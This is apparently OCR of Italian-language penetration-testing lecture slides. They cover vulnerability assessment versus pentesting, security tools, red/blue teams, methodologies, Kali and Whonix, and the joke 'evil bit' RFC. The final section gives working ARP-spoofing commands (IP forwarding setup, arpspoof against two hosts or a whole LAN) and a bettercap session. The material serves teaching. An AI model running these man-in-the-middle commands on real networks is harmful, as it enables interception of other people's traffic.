

Giovanni Ziccardi
Hacker
Il richiamo della libertà
i nodi Marsilio


carola frediani guerre di rete

2.

Pwing for Fun & profit:

la dura vita del pentester


PENETRATION TESTING
VS
VULNERABILITY ASSESSMENT

Vulnerability Assessment

It is the process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system.

Vulnerability assessment has many things in common with risk assessment.

Assessments are typically performed according to the following steps:

- Cataloging assets and capabilities (resources) in a system.
- Assigning quantifiable value (or at least rank order) and
- importance to those resources
- Identifying the vulnerabilities or potential threats to each resource
- Mitigating or eliminating the most serious vulnerabilities for the most valuable resources

Penetration Test

It is a method of evaluating the security of a computer system or network by simulating an attack from malicious outsiders and/or malicious insiders.

The process involves an active analysis of the system for any potential vulnerabilities that could result from poor or improper system configuration, both known and unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures.

This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities.

Tools

BURPSUITE 2.0

QUALYS®

Nikto 2


Nessus™

nexpose®

OpenVAS

CORE IMPACT PROFESSIONAL

CANVAS



Red, Blue, (Purple?) Teaming

RED TEAM

- Offensive Security
- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning

PURPLE TEAM

- Facilitate improvements in detection and defence
- Sharpened the skills of Blue and Red team members
- Effective for spot-checking systems in larger organizations

BLUE TEAM

- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics

Metodologie


NIST
National Institute of Standards and Technology
U.S. Department of Commerce

OWASP
The Open Web Application Security Project

https://attack.mitre.org/

Metodologie


→ Punti in comune:



- → Target Scoping
- → Information Gathering
- → Target Discovery
- → Enumerating Target
- → Vulnerability Mapping
- → Social Engineering (optional)
- → Target Exploitation
- → Privilege Escalation
- → Maintaining Access
- → Documenting and Reporting

Kali Linux

Kali Linux




- → Target Scoping
- → Information Gathering
- → Target Discovery
- → Enumerating Target
- → Vulnerability Mapping
- → Social Engineering (optional)
- → Target Exploitation
- → Privilege Escalation
- → Maintaining Access
- → Documenting and Reporting

Distribuzioni alternative a Kali

Kali
BackBox
Pentoo
Parrot Security OS
BlackArch
ArchAssault
Samurai Web Testing Framework
Weakerth4n
Fedora Security Spin
...
...
Qubes
Whonix

Whonix
Anonymous Operating System




The red arow ↗ indicate that misbehaving / leaky applications can't break out of the **Whonix Workstation**.

All network connections ⇨ are forced to go through **Whonix Gateway** *where they are torified and routed to the Internet.*

3.

Sicurezza di Rete:

del perché l'evil bit non era poi un'idea così balzana!



INFORMATIONAL
Errata Exist

Network Working Group
Request for Comments: 3514
Category: Informational

S. Bellovin
AT&T Labs Research
1 April 2003

The Security Flag in the IPv4 Header

Status of this Memo

This memo provides information for the Internet community. It does not specify an Internet standard of any kind. Distribution of this memo is unlimited.

Copyright Notice

Abstract

Firewalls, packet filters, intrusion detection systems, and the like often have difficulty distinguishing between packets that have malicious intent and those that are merely unusual. We define a security flag in the IPv4 header as a means of distinguishing the two cases.

1. Introduction

Firewalls [CBR03], packet filters, intrusion detection systems, and the like often have difficulty distinguishing between packets that have malicious intent and those that are merely unusual. The problem is that making such determinations is hard. To solve this problem, we define a security flag, known as the "evil" bit, in the IPv4 [RFC791] header. Benign packets have this bit set to 0; those that are used for an attack will have the bit set to 1.


1.1. Terminology

The keywords MUST, MUST NOT, REQUIRED, SHALL, SHALL NOT, SHOULD, SHOULD NOT, RECOMMENDED, MAY, and OPTIONAL, when they appear in this document, are to be interpreted as described in [RFC2119].

2. Syntax

The high-order bit of the IP fragment offset field is the only unused bit in the IP header. Accordingly, the selection of the bit position is not left to IANA.

Arpspoof


Switch
Bob
IP: 10.0.0.1
MAC: [bb:bb:bb:bb:bb:bb]
Alice
IP: 10.0.0.7
MAC: [aa:aa:aa:aa:aa:aa]
Modified ARP Cache Points IP 10.0.0.7 to MAC: [cc:cc:cc:cc:cc:cc]
Modified ARP Cache points IP 10.0.0.1 to MAC: [cc:cc:cc:cc:cc:cc]
Attacker
IP 10.0.0.3
MAC: [cc:cc:cc:cc:cc:cc]

Arpspoof

```
# setup iniziale:

echo 1 > /proc/sys/net/ipv4/ip_forward

for cc in `sysctl -a | grep "ipv4.*send_redir" | cut -d " " -f 1`; do sysctl -w "$cc"=0 ; done


# ARP spoofing Attack

arpspoof -i eth0 -t <ip Bob>   <ip Alice>
arpspoof -i eth0 -t <ip Alice> <ip Bob>
```

```
# se non specifichiamo "-t" attacchiamo tutti gli host della LAN:

arpspoof -i eth0 <ip gateway>
```

Bettercap

https://www.bettercap.org/

```
root@HackInBoat:~# bettercap -iface eth0

bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]

172.20.10.0/28 > 172.20.10.6  » help

           help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
               clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
           gps > not running
```

